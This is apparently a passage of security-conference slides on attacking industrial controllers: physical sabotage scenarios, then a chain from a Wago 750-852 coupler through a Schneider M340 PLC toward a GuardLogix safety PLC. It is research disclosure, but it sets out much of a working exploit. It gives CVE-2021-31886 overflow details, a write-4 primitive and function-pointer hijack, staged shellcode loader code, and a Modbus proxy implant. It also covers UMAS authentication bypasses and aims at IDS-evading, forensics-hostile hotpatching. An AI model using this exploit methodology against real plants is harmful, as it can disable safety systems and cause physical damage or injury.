
## ▶ Scenario 1 : Close at full speed, hit bearings

- Without decel. to creep speed
- Lock bar driven before closing
- Bypass leaf/lock limit switches

## ▶ Scenario 2 : Close at full speed, trigger E-STOP

- Wait until max velocity
- E-STOP not graceful, CWT inertia
- Bypass creep speed

# Attack Path – Likely can't do this from SCADA




(1) RCE on Coupler (2) Auth Bypass (3) RCE on Object PLC


(4) Move into fieldbus (5) Cross SIS PTP link (6) Enable SIS bypass across backplane

# Demo Setup


Coupler



Object PLC



Safety PLC



**Wago 750-852**



**Schneider Electric M340**  
(BMXP3420302,  
BMXNOR0200h)



**Allen-Bradley Guardlogix**  
(1756-Lx1S,  
1756-EN2T/D)



# Coupler → Object PLC RTU module

Cannot talk directly to M340 via Wago coupler





**Various protocols**

Limited Modbus Mapping  
No TDA (routing)

Get RCE on coupler via N-day → Proxy traffic to M340

Hook Modbus handler,  
turn into proxy




# Wago 750-852 Firmware\*

- ▶ Wago 750-x Firmware ZIP
  - .bif: descriptive text file
  - .hex: Intel hex fw
  
- ▶ 60456550.hex → loaded at base address
  - Nucleus RTOS on ARM
  - No symbols
  - Use BinDiff / Diaphora / debug str
  
- ▶ Nucleus NET TCP/IP stack (**NUCLEUS:13!**)

```

FTP-CONTROL(%s): Closing control connection. Socket %d\r\n
FTP-CONTROL(%s): Cannot delete Event Group. Status %d.\r\n
FTP-CONTROL(%s): NU_Send_To_Queue error. Status %d.\r\n
FTP-CONTROL(%s): NU_Deallocate_Memory error: buffer.\r\n
FTP-CONTROL(%s): NU_Deallocate_Memory error: replyBuff.\r\n

```





# CVE-2021-31886\* on Wago 750-852

- ▶ Stack bof in Nucleus FTPd “USER” cmd
  - Check via strlen() but copy until '\r' → use fake 0x00

```
while ( server->replyBuff[index + 5] != 13 && index <= 250 )
{
    server->user[index] = server->replyBuff[index + 5];
    ++index;
}
server->user[index] = 0;
// ...
```

- ▶ Overwrite *FTP\_Events* linked list after user
- ▶ Upon FTP disconnect → triggers LL unlink → gives us write-4 primitive
- ▶ Figure out way to write shellcode to **RWX .bss** area

```
struct FTP_SERVER {
    // ...
    CHAR *replyBuff;
    CHAR *fileSpec;
    CHAR *path;
    CHAR *renamePath;
    CHAR *currentWorkingDir;
    CHAR *filename;
    CHAR *renameFile;
    struct FLAGS cmdFTP;
    CHAR user[32];
    NU_EVENT_GROUP FTP_Events;
    STATUS transferStatus;
    INT32 restart;
}
```

# CVE-2021-31886\* on Wago 750-852

- ▶ Use write-4 to set `span_process_packet` func ptr to shellcode area

```
.bss:000B14F8          EXPORT span_
.bss:000B14F8 ; UINT32 (*span_process_packet)
.bss:000B14F8 span_process_packet % 4
.bss:000B14F8
```

```
if ( span_process_packet && (protocol_type == 38 || protocol_type == 7) )
{
    MEM_Buffer_List.head->data_ptr -= device->dev_hdrlen;
    MEM_Buffer_List.head->data_len += device->dev_hdrlen;
    MEM_Buffer_List.head->me_data.me_pkthdr.me_buf_hdr.total_data_len += device->dev_hdrlen;
    span_process_packet(MEM_Buffer_List.head->data_ptr, device->dev_index, protocol_type);
}
```

- ▶ New FTP session → overwrite `buffer` ptr after `FTP_SERVER`
  - Set to shellcode area
  - Subsequent FTP data will be written to shellcode area

- ▶ Send LLC frame to trigger shellcode via `span_process_packet`

- ▶ Supervisor mode, no task separation  
→ No need for `privesc`

```
void __cdecl Control_Task(UNSIGN
{
    FSP_CB *control_blocka; // [sp
    CHAR nu_drive[3]; // [sp+14h]
    MNT_LIST_S *mount_list; // [sp
    NU_TASK *pointerToThisTask; //
    FTP_SERVER server; // [sp+20h]
    CHAR commandBuf[8]; // [sp+158
    CHAR *buffer; // [sp+160h] [bp
    LLC_L_headerReceived; // [sp+16
```

# CVE-2021-31886\* on Wago 750-852

- ▶ Want bigger payloads?
  - Staged approach!
- ▶ Stage 0: loader
  - alloc mem → recv stage 1 in chunks
  - set `ppe_process_packet` to stage 1
- ▶ Trigger stage 1 via PPOE frame
- ▶ Stage 1: implant installer
  - Create Nucleus RTOS task
  - Hook Modbus handler to Proxy FC 0x5A to M340

```
UINT32 *p_ppe = (UINT32*)ppe_process_packet;
UINT32 index = 0;
UINT32 checksum = 0;
UINT32 checksum_calc = 0;


#ifdef WAGO
// the first Dword holding the index
index = *((UINT32*)ptr_packet+IDX_OFF);
if (index == 0)
{
    UINT8 stat = NU_Allocate_Aligned_Memory((void*)pool_ICODEMEM, &stage1_addr, STAGE1_SIZE, 0, 0);

    // make sure the allocation works
}
//if is the end of stream, validate checksum
if(index == -1)
{
    //NU_Release_Semaphore(TCP_Resource);
    checksum = *((UINT32*)ptr_packet+CHECKSUM_OFF);
    for(UINT32 i = 0; i < STAGE1_SIZE; i++)
    {
        checksum_calc += ((UINT8*)stage1_addr)[i];
    }

    int good_checksum = checksum == checksum_calc;
    if (good_checksum)
    {
        //patch the p_ppe function pointer to point to the allocated area
        *p_ppe = (UINT32)stage1_addr;
#ifdef QEMU
        my_printf("h\n");
#endif
        /*((UINT8 *)ip_addr + 3) = good_checksum;
        //ICMP_Send_Echo_Request(ip_addr,100);
    }
}
else
//copy the stage1 content from ptr_packet to the allocated area as a fragmented data.
UINT32 offset = (UINT32)stage1_addr + (index*FRAG_SIZE);
//my_printf("%x\n\r", *((UINT32*)ptr_packet+STAGE1_OFF_IN_PACKET));
my_memcpy(offset, (UINT8*)ptr_packet+STAGE1_OFF_IN_PACKET, FRAG_SIZE);
}
```

# Object PLC: Schneider Electric UMAS

- ▶ Proprietary SE Modicon engineering protocol under **Modbus FC 0x5A**
  - Much prior work, well-reversed (up to a point)<sup>1,2,3,4</sup>
  - Start/Stop PLC, download/upload logic, read/write memory blocks, etc.
- ▶ SE ControlExpert Security Features
  - Project File Encryption (AES-CBC-256)
  - Program/Safety password (weak crypto, client-side)<sup>4</sup>
  - UMAS historically unauth, introduced **Application Password**<sup>2,3,4</sup>



<sup>1</sup> Project Basecamp – Digital Bond

<sup>2</sup> The secrets of Schneider Electric's UMAS protocol – P. Nesterov et al.

<sup>3</sup> Going Deeper into Schneider Modicon PAC Security – G. Jian

<sup>4</sup> Examining Crypto and Bypassing Authentication in Schneider Electric PLCs (M340 / M580) – N. Miles

# CVE-2021-22779: Auth Bypass

- ▶ Read secret from mem → Don't need to know pwd...

EnhancedCyberReserve v1




Read Memory Block:  
`secret = [ B64(salt) + B64(SHA2(salt+pwd)) ]`

Exchange Client & Server Nonce

Take Reservation: `auth=SHA2(snonce + secret + cnonce)`


Authenticated Request:  
`[ SHA2(SHA2(hwid+cnonce) + msg + SHA2(hwid+snonce)) ]`  
`[ nested UMAS ]`




# CVE-2022-45789 – Authentication Bypass\*

► Patch → PW no longer in mem block, however

## Reservation Replay



## Authenticated Request Forgery



\* Affects latest M340 and M580 CPU module FW, see SEVD-2023-010-06

# Route to CPU Module RCE



- ▶ Different approaches in prior work
  - **UMAS**: Download logic (0x31) <sup>1,2</sup>, vulnerable messages <sup>3,4</sup>
  - **TCP/IP stack RCE** (M580 but not M340) <sup>5</sup>
- ▶ **Want method allows *hotpatching on updated PLC***
  - No logic restarts
  - DFIR hostile ( project checksums, invisible in source )
  - Using *obscure* protocol features to evade most IDS

<sup>1</sup> TALOS-2018-0742 – J. Rittle

